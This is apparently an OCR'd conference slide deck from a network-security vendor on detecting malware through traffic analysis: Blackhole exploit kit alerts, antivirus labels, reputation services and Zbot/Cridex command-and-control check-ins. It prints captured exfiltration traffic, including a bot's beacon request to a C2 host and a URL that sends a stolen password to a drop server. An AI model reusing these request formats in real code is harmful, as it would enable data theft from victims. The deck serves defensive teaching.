
@SoleraBlog
#AusCERT12
#bigdata




"Classic" Blackhole Exploit Kit behavior, malware payload delivered at the end

Danger, Will Robinson

@SoleraBlog
#AusCERT12
#bigdata



Your reputation precedes you



Reputation Information

Host IP:	192.168.0.2
Number of Incidents:	417
Last Seen Date:	2012-01-18

VirusTotal for 7d1326add2b0f72dbba5a1211f6aa827

McAfee:	SWF/Exploit-Blacole
NOD32:	SWF/Exploit.CVE-2011-0611.A
Avast:	SWF:Dropper [Heur]
Kaspersky:	Exploit.SWF.CVE-2011-0611.bu
BitDefender:	Trojan.Exploit.ANTC
Sophos:	Troj/SWFExp-AJ
Comodo:	UnclassifiedMalware
F-Secure:	Trojan.Exploit.ANTC
McAfee-GW-Edition:	SWF/Exploit-Blacole
Emsisoft:	SWF.Dropper!IK
Microsoft:	Exploit:SWF/Blacole.S
GData:	Trojan.Exploit.ANTC
Ikarus:	SWF.Dropper
Fortinet:	W32/SWFExp.AJ!tr

@SoleraBlog
#AusCERT12
#bigdata

Look up rep on:
- Domain
- IP
- Any extracted artifact

Reputation services:
- Virustotal
- Clam AV
- SORBS
- Robtex
- SANS ISC
- Google SafeBrowse
- …

Real-Time Extractor: Malware at the speed of light

Delivering file-level alerting and malware analysis—at the network layer—to any enterprise

- Policy-based: protocol, country, MIME-type, file extension, etc. 

- Continuous detection of all network traffic—analyze, index, alert 
- Alert-triggered analysis—PDF, .js, PE, Flash, JAR, OLE, .apk, etc. 

- Collapse the distributed network—leverage core security infrastructure 

What's in your pingback?


@SoleraBlog
#AusCERT12
#bigdata

When malware phones home:


Exfiltrates sensitive data
- "Beacon" packets
- Profiling info about infected PC
- Geolocation
- Stolen passwords
- Extracted email addresses
- Other documents

Parameter ...	Parameter value	Destination host
key	@ya4c34	173.231.2.194 [play-support-email.com]
pcuser	Research	173.231.2.194 [play-support-email.com]
pcname	SPIKE	173.231.2.194 [play-support-email.com]
hwid	9C3B4DC6	173.231.2.194 [play-support-email.com]
country	United States	173.231.2.194 [play-support-email.com]
key	@ya4c34	173.231.2.194 [play-support-email.com]

Receives
- Instructions
- Links to payloads
- Poison pill self-deletion command



Zbot/Spyeye Target List



@SoleraBlog
#AusCERT12
#bigdata

Partial target list, downloaded by Trojan.

Domains include those of banks that service business customers. Targets vary based on the victim's location in the world.

One mistaken click, by the wrong employee, can bankrupt a corporation!

When malware phones home

@SoleraBlog
#AusCERT12
#bigdata

Some RATs or phishing Trojans don't bother to hide their activity

Time	Source(s)
14:14:29	www.play-payment.com/backup/index.php?action=add&username=testuser&password=omfgmypasswordgotstolen!&app=Fi
14:44:14	www.play-payment.com/backup/index.php?action=add&username=testuser&password=omfgmypasswordgotstolen!&app=Fi

Others try to obfuscate the data with base64

```
0000  00 17 c5 0f ff a9 00 0c   29 70 2e ca 08 00 45 00   ........ )p....E.
0010  00 88 a5 bf 40 00 80 06   f5 18 ac 10 0a 64 2e 89   ....@... .....d..
0020  7a 9a 0a 04 4e 52 ec d1   0e 8d c4 e2 b9 49 50 18   z...NR.. .....IP.
0030  fa f0 71 0f 00 00 51 58   4e 6b 61 6b 63 41 41 41   ..q...QX NkakcAAA
0040  44 4f 41 41 41 41 47 67   41 41 41 41 41 41 41 41   DOAAAAGg AAAAAAAA
0050  42 2f 4f 39 78 61 43 6a   2b 65 52 5a 6b 47 6a 77   B/O9xaCj +eRZkGjw
0060  46 33 58 67 63 2b 41 51   41 41 41 41 63 41 41 51   F3Xgc+AQ AAAAcAAQ
0070  41 5a 41 48 4a 76 63 32   68 68 62 57 4a 76 4c 6e   AZAHJvc2 hhbWJvLn
0080  4e 74 61 58 52 6f 51 47   64 74 59 57 6c 73 4c 6d   NtaXRoQG dtYWlsLm
0090  4e 76 62 51 41 3d                                   NvbQA=
```


Revealed, you are by your weird User-Agent

@SoleraBlog
#AusCERT12
#bigdata

DeepSee

Artifact Preview

Text | Hex


Syntax Highlighting: Plain Text

```
GET /cp2/alive.php?key=%40[redacted]:34&pcuser=Research&pcname=SPIKE&
hwid=9C[redacted]6&country=United+States HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: play-support-email.com
Connection: Keep-Alive
```

Collecting Decrypted SSL Traffic

In partnership with…

NETRONOME




100% encrypted traffic decrypted, captured, classified and indexed

Protects against SSL-encrypted bot traffic or confidential information leakage

Decrypted SSL Zbot/Cridex Pingback

@SoleraBlog
#AusCERT12
#bigdata





Every 5-60 seconds, the bot sends this SSL-encrypted packet to its CnC server.

"I'm still here. Ready for orders."

One last thing

@SoleraBlog
#AusCERT12
#bigdata





We know *where* you are, malware guys

> "Invest in preparedness, not in prediction"
>
> —Nassim Taleb, *The Black Swan*

Thank You

Andrew Brandt

abrandt@soleranetworks.com
blog.soleranetworks.com
http://j.mp/bigdata_auscert

@SoleraBlog

facebook.com/soleranetworks